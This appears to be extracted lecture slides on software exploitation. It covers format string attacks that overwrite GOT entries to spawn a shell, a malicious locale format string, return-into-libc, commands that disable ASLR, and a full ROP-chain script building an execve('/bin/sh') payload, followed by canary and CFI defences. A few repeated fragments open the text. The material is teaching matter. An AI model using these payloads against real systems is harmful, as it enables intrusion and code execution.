

main() Epilogue

```
...
mov %ebp, %esp
pop %ebp
ret
```



main() Epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```



main() Epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```



main() Epilogue

```
mov %ebp, %esp  
pop %ebp  
  
ret
```

main() Epilogue

```
mov %ebp, %esp  
pop %ebp  
  
ret
```

Lessons Learned

- Loops must be thoroughly checked
- User-supplied input should not lead to arbitrary loop iterations
- Off-by-one vulnerabilities can cause crashes and also the execution of arbitrary code

What is Overwritten: Format String Vulnerabilities

- Whenever a `*printf(... char *fmt...)` function is used with user-supplied input it is possible to read/write values in the process memory by providing a carefully crafted format string
 - `printf("Hello %s!\n", name);` is OK
 - `printf(buf);` is not! buf will be interpreted as a format string
 - What if `buf = "%d %d"`?
 - If parameters are missing, values from the stack are used instead

printf()'s Lesser Known Facts

- It is possible to reference the i^{th} element on the argument list using the notation %i\$p
 - Note: This does not cause an argument to be popped from the stack
- It is possible to specify the amount of characters being printed using the notation %kp
- When %n is found, the number of output characters processed is stored at the address passed as the next argument
 - `printf("Hello%n", &len);` puts the value 5 in the variable len

A Simple Vulnerable Program

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char const *argv[])
{
    FILE* f;
    f = fopen("/tmp/log", "a+");
    add_log(f);
    fclose(f);
    return 0;
}

int add_log(FILE* f) {
    char line[65536];
    int i = 0, res;
    while (1) {
        res = read(0, &line[i], 1);
        if (res == 0) exit(1);
        i++;
        if (i == 65536) exit(1);
        if (line[i - 1] == '\n') {
            line[i] = '\0';
            break;
        }
    }
    fprintf(f, line);
    return 0;
}
```

Sample Executions

```
$ gcc -m32 format_string.c -o format-simple
$ echo "test line" | ./format-simple; tail -1 /tmp/log
$ test line
$ echo "test line %x %x" | ./format-simple; tail -1
/tmp/log
$ test line 1 0
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" * 8'` |
./format-simple; tail -1 /tmp/log
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x444444
440x702570250x702570250x70257025
```

Format String Exploitation

- Using %n, we can write to any memory address
- The GOT has the addresses of dynamically linked functions

```
$ readelf --relocs ./format-simple
Relocation section '.rel.dyn' at offset 0x2ec contains 1 entries:
Offset      Info      Type            Sym.Value  Sym. Name
080497bc  00000106 R_386_GLOB_DAT    00000000  __gmon_start__
```

```
Relocation section '.rel.plt' at offset 0x2f4 contains 7 entries:
Offset      Info      Type            Sym.Value  Sym. Name
080497cc  00000107 R_386_JUMP_SLOT   00000000  __gmon_start__
080497d0  00000207 R_386_JUMP_SLOT   00000000  __libc_start_main
080497d4  00000307 R_386_JUMP_SLOT   00000000  read
080497d8  00000407 R_386_JUMP_SLOT   00000000  fclose
080497dc  00000507 R_386_JUMP_SLOT   00000000  fopen
080497e0  00000607 R_386_JUMP_SLOT   00000000  fprintf
080497e4  00000707 R_386_JUMP_SLOT   00000000  exit
```

GOT

```
call    804839c <fclose@plt>
```

```
0804839c <fclose@plt>:
```

```
804839c:      jmp    *0x80497d8
```

```
80483a2:      push   $0x18
```

```
80483a7:      jmp    804835c <_init+0x30>
```

```
080497d8 00000407 R_386_JUMP_SLOT 00000000 fclose
```

Format String Exploitation

- So, by writing into 080497d8 we control what happens after calling fclose

```
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%p" * 8'` | ./format-simple; tail -1 /tmp/log  
AAAABBBBCCCCDDDD0x10x414141410x424242420x434343430x444444  
440x702570250x702570250x70257025  
  
$ echo `python -c 'print "AAAABBBBCCCCDDDD" + "%2\$p"'` | ./format-simple; tail -1 /tmp/log  
AAAABBBBCCCCDDDD0x41414141  
  
$ echo `python -c 'print "\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\$x"'` | ./format-simple; tail -1 /tmp/log  
?♦?BBBBCCCCDDDD80497d8  
  
$ echo `python -c 'print "\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\$n"'` | ./format-simple; tail -1 /tmp/log
```

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%2\$n"'` > test
$ gdb ./format-simple
(gdb) r < test
Program received signal SIGSEGV,
Segmentation fault.
0x00000010 in ?? ()
(gdb) info registers
...
eip          0x10
...
...
```

Format String Exploitation

- How to control the value to write?
 - To the man page!
 - "The field width"
- `printf("%200x", 0)` will pad the 0 with 200 space characters
- This allows us to control the number of characters that are output!
- What is the number that we want to write?
 - &of our shellcode, say at `0xffffcaf5`
 - Which is 4,294,953,717 (4.2 GB)

Format String Exploitation

- Instead of writing 0xffffcaf5 all in one go, let's write 0xff 0xff 0xca 0xf5 separately
 - To the man page!
 - %hhn will act as a "signed char" and only write one byte
- We've already output 16 (0x10) bytes, so to get to 0xff we need ($0xff - 0x10 = 0xef = 239$)

Format String Exploitation

```
$ echo `python -c 'print
"\xd8\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\$hhn"'` >
test
gdb... run...
Program received signal SIGILL, Illegal instruction.
0x080483ff in _start ()
$ echo `python -c 'print
"\xdb\x97\x04\x08BBBBCCCCDDDD" + "%239x%2\$hhn"'` >
test
Program received signal SIGSEGV, Segmentation fault.
0xff0483a2 in ?? ()
$ echo `python -c 'print
"\xdb\x97\x04\x08\xda\x97\x04\x08CCCCDDDD" +
"%239x%2\$hhn%3\$hhn"'` > test
Program received signal SIGSEGV, Segmentation fault.
0xfffffb4b in ?? ()
```

Format String Exploitation

- At `0xffffba4b`, want `0xffffcaf5`
 - Need to change output from `0xff` to `0xca` for next byte
 - Wraparound
 - Need to write out $1 + 0xca = 203$

```
$ echo `python -c 'print
"\xdb\x97\x04\x08\xda\x97\x04\x08\xd9\x97\x04\x08DDDD" +
"%239x%2\$hhn%3\$hhn%203x%4\$hhn"'` > test
process 52731 is executing new program:
/bin/bash
```

The locale attack

- The localization system contains a database to translate error messages, formats, etc. in a language other than English
 - E.g.: /usr/lib/locale/it_IT/LC_MESSAGES
- It is possible to specify the language in the language variable (e.g., LANGUAGE=it_IT)
- When an error is found the language database is searched for the right message
- In a vulnerable implementation, it was possible to specify a user-provided language file
`LANGUAGE=it_IT/../../../../tmp`

LC_MESSAGE/libc.po

```
msgid "%s: invalid option -- %c\n"
msgstr"%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%63222c%hn%50561c%hn\n"
```

Lessons Learned

- Whenever an attacker can control the format string of a function such as *printf() and syslog(), there is the potential for a format string vulnerability
 - fprintf(f, buf) BAD
 - fprintf(f, "%s", name_str) GOOD
 - printf(buf, var_i, var_j) still BAD
- Format string attacks are made possible by the lack of parameter validation

Memory Corruption Protections

- Prevention
 - Write decent programs! (impossible)
 - Use a language that performs boundary checking and does not allow pointer arithmetic (e.g., Java or Python)
 - Perform analysis of the program before execution (static analysis)
 - Make exploitation harder
- Detection
 - Perform checks on the program during execution (dynamic analysis)
 - System call analysis (e.g., sequence analysis)
 - Detect “write and execute” action sequences
 - Integrity checking (e.g., return address integrity checks)

Making Exploitation Harder

- Continuous arms race: we will follow a semi-historical approach
- Step 1: Non-executable stack

Linux Stack Protection

- In order to avoid execution of code on the stack, Linux leverages the NX bit
 - Requires that the kernel uses the Physical Address Extension mode
- The NX bit marks a memory area as Non-eXecutable

DEP and W^X

- Data Execution Prevention (DEP) is Microsoft's implementation of the NX mechanism
 - It supports the NX bit in hardware if present, or it emulates the mechanism if missing
- W^X (W xor X) is a security feature of OpenBDS
 - Forces pages to be either executable or writable but not both

Problem with Non-Executable Memory

- The idea behind the NX bit (W^X/DEP) is to never have memory that is both writable and executable at the same time
- Certain applications, like JIT-ing interpreters, might require this feature

Return-into-libc Exploit

- If the stack is protected from execution, the overflow can be used to set a fake call frame that will be invoked when ret is executed by the currently executing function
- Any function that is currently linked can be executed
 - Often system() is used
 - strcpy() can be used to copy shellcode into executable areas
- The attacker needs to be able to locate the address of the system() function in memory
 - Debugger, /proc/maps

```
#include <string.h>

int main(int argc, char** argv)
{
    char foo [50];
    strcpy(foo, argv[1]);
    return 10;
}
```

main:

```
push %ebp
mov %esp,%ebp
sub $0x3c,%esp
mov 0xc(%ebp),%eax
add $0x4,%eax
mov (%eax),%eax
mov %eax,0x4(%esp)
lea -0x32(%ebp),%eax
mov %eax,(%esp)
call 80482d0 <strcpy@plt>
mov $0xa,%eax
leave
ret
```

```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-deprecated-
declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-format -Wno-format-
security -fno-stack-protector -m32 -mpreferred-stack-boundary=2
test.c
```

```

```

Function chaining

- Where we put 'edcb' will be the next place to execute after system
- Doing so, we can chain multiple function calls
 - But, we must be careful of how the stack looks

Address Space Layout Randomization

- Randomizes the position of the heap, the stack, the program's code (in some systems), and the dynamically-linked libraries
- Library random positioning requires position-independent code (or if this is not possible, some run-time overhead to handle the mapping of references)
- Makes return-into-libc attack much harder, as the location of the library code has to be guessed
 - Depending on the implementation, libraries are randomized with 16 bits of entropy on 32-bit architectures (requires, in average 32K attempts)
 - Still vulnerable to brute-force attack, if unlimited attempts are possible
 - 64-bit architectures are much more secure

342

ASLR in Linux

- ASLR is enabled in Linux by default
 - /proc/sys/kernel/randomize_va_space.
- It is implemented by the kernel in collaboration with the ELF loader
 - Stack ASLR
 - Libs/mmap ASLR
 - Exec ASLR (Requires executables in PIE format)
 - More resilient to ROP attacks
 - Brk ASLR
 - VDSO ASLR

Exploitation under ASLR

- ASLR can be disabled by:
 - Setting the associated kernel variable to 0
echo "0" > /proc/sys/kernel/randomize_va_space
 - Using setarch:
setarch `uname -m` -R /bin/bash
- ASLR can be defeated by brute-forcing
 - If it is possible to limit the variation space
- Attacks can be structured in two steps:
 - Address leaking (e.g., through a format string attack)
 - Control flow hijacking

Return-Oriented Programming

- The return-into-libc approach can be generalized
- Instead of invoking whole functions, one can invoke just a snippet of code, followed by ret instruction
- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)

345

Return-Oriented Programming

- Later, the most general ROP technique was proposed, which supports loops and conditionals
 - From: “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham
Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.

346

```
#include <string.h>

int main(int argc, char** argv)
{
    char foo [50];
    strcpy(foo, argv[1]);
    return 10;
}
```

main:

```
push %ebp
mov %esp,%ebp
sub $0x3c,%esp
mov 0xc(%ebp),%eax
add $0x4,%eax
mov (%eax),%eax
mov %eax,0x4(%esp)
lea -0x32(%ebp),%eax
mov %eax,(%esp)
call 80482d0 <strcpy@plt>
mov $0xa,%eax
leave
ret
```

```
gcc -Wall -static -O0 -fno-stack-protector -m32 -mpreferred-stack-
boundary=2 test.c
$ ls -lah a.out
-rwxrwx--- 1 ubuntu ubuntu 716K Mar 22 22:43 a.out
```

ROP

- We need to find gadgets in the binary that will perform different actions
 - Essentially encode our shellcode into these gadgets
- What do we need to call execve (just as we did with shellcode)?
 - 0xb in eax
 - & of "/bin/sh" in %ebx
 - & [& of "/bin/sh", NULL] in %ecx
 - NULL in %edx
- Where to put "/bin/sh" ?

```
$ readelf -S a.out

ROP

- Need to find a gadget that will write some data to a location then return
- After much searching:

```
809a67d: 89 02    mov %eax,(%edx)
809a67f: c3        ret
```

- This gadget will copy whatever's in %eax into the memory location that %edx points to
 - So, if we have %eax be the data "/bin"
 - And %ebx be &.data (0x080ea060)
 - Then, we will have /bin at a fixed memory location
- Need more gadgets...

ROP

- Need a gadget to get our data into %edx
- Pop %edx

806e91a: 5a pop %edx

806e91b: c3 ret

- This gadget will take whatever is on the top of the stack and put it in %edx
- How does this help us?

```
(gdb) r `python -c "print 50 * 'a'  
+ 'bcde' + '\x1a\xe9\x06\x08' +  
'edcb'"`
```

pop %edx
ret

ROP

- So, a pop %edx, ret gadget will put the next value on the stack into the %edx register!
- Need a gadget to get our data into %eax
- Pop %eax, ret at 0x80bb6d6
- Pop %ebx, ret at 0x80481c9
- Pop %ecx, ret at 0x80e4bd1
- xor %eax, %eax, ret at 0x80541b0
- inc %eax, ret at 0x807b406
- int 0x80 at 0x80493e1
- Now we can build our shellcode!

Building the ROP chain

- We've reached the point where building the ROP payload by hand is tedious (that little endian)

```
(gdb) r `python -c "print 50 * 'a'  
+ 'bcde' + '\x1a\xe9\x06\x08' + '  
' " ``  
...`
```

- So let's write our payload in a Python script

```
from struct import pack

p = 50 * 'a' + 'bcde'
# Copy /bin to .data
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea060) # @.data
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += '/bin'
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Copy //sh to @.data + 4
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea064) # @.data + 4
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += '//sh'
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Zero out @.data + 8
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @.data + 8
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)
```

```
# Now the null-terminated string /bin/sh will be at  
# 0x080ea060, which is first argument to execve
```

```
# Next build up the argv vector for execve, need to  
# have @.data followed by zero
```

```
# Let's use @.data + 12
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret  
p += pack('<I', 0x080ea06c) # @.data +12  
p += pack('<I', 0x080bb6d6) # pop %eax, ret  
p += pack('<I', 0x080ea060) # @.data  
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)
```

```
# Now to add NULL to @.data + 16
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret  
p += pack('<I', 0x080ea070) # @.data + 16  
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret  
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)
```

```

# Now we have all the data we need in memory, time to call
# execve(@.data, @.data+12, @.data+8)
# %ebx is first argument to execve, char* path
p += pack('<I', 0x080481c9) # pop %ebx, ret
p += pack('<I', 0x080ea060) # @ .data
# %ecx is second argument to execve, char** argv
p += pack('<I', 0x080e4bd1) # pop %ecx, ret
p += pack('<I', 0x080ea06c) # @ .data + 12
# %edx is the third argument to execve, char** envp
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @ .data +8
# %eax must be 11
# NOTE: we could remove the next line if we are 100% sure that %eax
is zero
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
# call int 0x80
p += pack('<I', 0x80493e1) # int 0x80

print p,

```

```
(gdb) b *0x8048e67
```

```
(gdb) r ``python exploit.py``
```

ROP

- Automated tools to find gadgets
 - pwntools
 - ROPgadget
 - ropper
 - ...
- Automated tools to build ROP chain
 - ROPgadget
 - ...
- Pwntools is a comprehensive library used by most of the top CTF teams

Making Exploitation Harder

- The next step is preventing the overwrite of the return address on the stack
- Step 2: Canaries
 - StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks, USENIX Security 1998

StackGuard

- StackGuard writes a canary value before the return address on the stack
 - Terminator canary: NULL(0x00), CR (0x0d), LF (0x0a) and EOF (0xff)
 - Random canary: random value stored in location known only to the validation code (and protected with unmapped pages)
 - XOR canary: random ^ return address
- During the epilogue the value is verified before performing a ret instruction
- This is achieved by means of a modified function prologue/epilogue (need recompilation)
- Introduces overhead

Stack Canaries in Linux

- The GNU compiler (gcc) implements a form of stack protection, known as ProPolice or Stack Smashing Protector (SSP), since version 4.1
 - `-fstack-protector` and `-fstack-protector-all` options
- ProPolice combines canaries with a stack layout that minimizes the chances of being exploitable
 - Rearranges memory so that arrays cannot be used to overwrite local variables (e.g., a function pointer)
 - Arguments cannot be rearranged, and therefore function pointer arguments are copied into local variables and then the local reference is used within the code
- See “Protecting from stack-smashing attacks” by Hiroaki Etoh and Kunikazu Yoda

Bypassing Canaries

- Canaries can be bypassed by overflowing a pointer used as a destination of a strcpy()-like function
- Can overwrite the return address without touching the canary
 - The XOR canary was introduced to protect from this attack
- Pointers in the function frame can still be overwritten
- This require knowledge of the process memory layout
- Note: Windows implements similar protection using the /GS compiler option

Making Exploitation Harder

- New Technology: Control Flow Integrity
- Control-Flow Integrity: Principles, Implementation and Applications by M. Abadi et al., CCS 2005

Control Flow Integrity

- Programs have a control-flow graph (CFG)
 - Basic blocks
 - Direct or indirect control transfers
- Memory corruption attacks often result in execution paths that do not exist in the CFG
- Control Flow Integrity (CFI) enforces that execution follows the CFG
- An application is analyzed at compile time and its CFG is derived
- The application is then instrumented in order to check that, at run-time, the control transfer follow the established CFG
